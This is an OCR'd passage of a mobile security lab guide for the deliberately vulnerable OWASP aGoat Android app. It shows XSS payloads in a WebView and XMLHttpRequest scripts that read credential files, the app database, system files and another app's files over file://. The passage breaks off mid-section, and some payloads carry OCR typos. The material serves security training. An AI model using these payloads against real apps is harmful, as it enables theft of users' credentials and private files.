
Task 1 - Create a Shared Preferences File

Go to « Shared Preferences - Part 1 » and enter some username and password like

mysecretuser / mypassword, and then tap on "Save":

Labs

Webviews and Data Exfiltration




Task 2 - Create a SQLite Database File

Go to "SQLite" and enter some username and password like mysecretuser/mypassword, and then tap on « Save »:

Labs

Webviews and Data Exfiltration



XSS in WebView

Step 1: Navigate to the **Input Validation - XSS** exercise


NOTE: If you have done this lab before, don't forget to delete the SD Card HTML file

/mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html

Click on **Input Validations** and then **Input Validations XSS** :

Labs

Webviews and Data Exfiltration



Step 2: Confirming the XSS vulnerability

There are two inputs available here: one for **internal storage** and the other for **external storage**. Before we get to identifying the difference between these two, let us try various inputs to check for XSS in both these input fields.

Checking for HTML injection:


Trying some HTML like *<h1>* will result in much bigger letters, suggesting that HTML Injection is possible:

Payload:

```
<h1>hello</h1>
```

Labs

Webviews and Data Exfiltration



Checking for XSS:

The next step is to check if JavaScript executes.

Payloads:


```
<img sc=x onerror=alert(1)>

<script>alert(1)</script>
```

Attempting these payloads confirms the HTML injection can also be used to execute JavaScript:

Labs

Webviews and Data Exfiltration



Confirming Execution Context

Once we know the application is vulnerable to XSS, we can go ahead and figure out what the JavaScript execution context is. A quick way to figure this out is to alert the location of the page:


Payloads:


```
<script>alert(location)</script>
```


Attempting this payload reveals the security context for the internal and external storage XSS vulnerabilities, in both cases it is file://, a privileged context perfect to steal data:

Labs

Webviews and Data Exfiltration







From the above screenshots, we have alerted the location of the file and we can clearly see that the source file is loaded from two different storage locations for the two input fields:

- **Internal storage:** /data/data/owasp.sat.agoat/app_webdata/xss.html
- **External storage:** /mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html

This means that the application has access to both the storage contexts. As we had discussed earlier, the **webview has as much access as the application**.

Data Exfiltration via XSS - Figuring out File Paths

To exfiltrate data, first we need to know the file path of the files that we want to steal.

Data Exfiltration via XSS - Stealing App Files

If we have root access to the phone, we simply ssh or adb shell to the phone and run the find command: `adb shell`

```
root@emulator:/ # cd /data/data/owasp.sat.agoat
root@emulator:/data/data/owasp.sat.agoat # find .
./shared_prefs/users.xml
./shared_prefs/WebViewChromiumPrefs.xml
./databases
./databases/aGoat
./databases/aGoat-journal
[...]
```

Data Exfiltration via XSS - Stealing App Files

Payloads:

```
<script>a=new XMLHttpRequest();a.open("GET",
"file:///data/data/owasp.sat.agoat/shared_prefs/users.xml",false);a.send();aler
t(a.responseText);</script>
```


```
<script>a=new XMLHttpRequest();a.open("GET",
"file:///data/data/owasp.sat.agoat/databases/aGoat",false);a.send() ;alert
(a.responseText);</script>
```

Data Exfiltration via XSS - Stealing App Files

If you try the previous **payloads** you will see how with the **XSS** we are able to **read those files** and therefore could also forward them to an attacker, hence **proving** that data **exfiltration is possible:**

Labs

Webviews and Data Exfiltration



Data Exfiltration via XSS - Stealing System & Third Party App Files

Please note that this issue is not limited to only the affected app, it is also possible to **read some system files**, as well as **files from apps** that allow reading certain files from their local storage. Of course, if the app has SD Card access, any SD Card file can also be read, including SD Card files from other apps.

Assuming you have the **Drozer Agent App** installed on the phone you are testing with, the following examples will work:

Payloads:

```
<script>a=new XMLHttpRequest();a.open("GET", "file:///system/etc/custom.conf", false);a.send() ;alert(a.responseText);</script>
```


```
<script>=new XMLHttpRequest();a.open("GET", "file:///data/data/com.mwr.dz/lib/libmstring.so",false);a.send();alert(a.responseText);</script>
```


NOTE: You may also be able to read other interesting phone paths such as /system/build.prop depending on the device used for testing.

The above payloads read a system file (/system/..) as well as a file from a third party app, which has permissions that allow other apps to read it (/data/data/com.mwr.dz/), using the above payloads result in the following:

Labs

Webviews and Data Exfiltration





XSS & Data Exfiltration Summary Analysis

1. Application **data files**, from the **vulnerable app**
2. **System files**, as long as they have permissions that allow other apps to read it
3. Files from **other apps**, as long as they have permissions that allow this
4. Any **SD Card file**, the location needs to be known, the victim app needs **read access to the SD Card**.

Methodology-wise you are looking to answer the following questions:

Labs

Webviews and Data Exfiltration

Question	payload	Result
Can we also run arbitrary JavaScript?	`<img src=x onerror=alert(1)>`	Yes!
If so, under what context is JavaScript executed?	`<script>alert(location)</script>`	**Context**: file:// **Privileged Context**: Not protected with the Same Origin Policy, we can read local files!

Labs

Webviews and Data Exfiltration

Question	payload	Result
If XSS from a privileged context, can we read phone files and send them to the attacker?	Use payload from slide n° **108**	Yes! We can read app files, internal device files and files from other apps!

XSS via SD Card Manipulation

As you recall earlier, one of the **files is stored in "External Storage"**, which is Android speak for "the SD Card", this means that **any application that can write to the SD Card can modify that HTML** file and achieve XSS even without any XSS on the application itself.

To illustrate this, we need to know: Where in the SD Card is this HTML file?


We can answer this question with the previous payload :

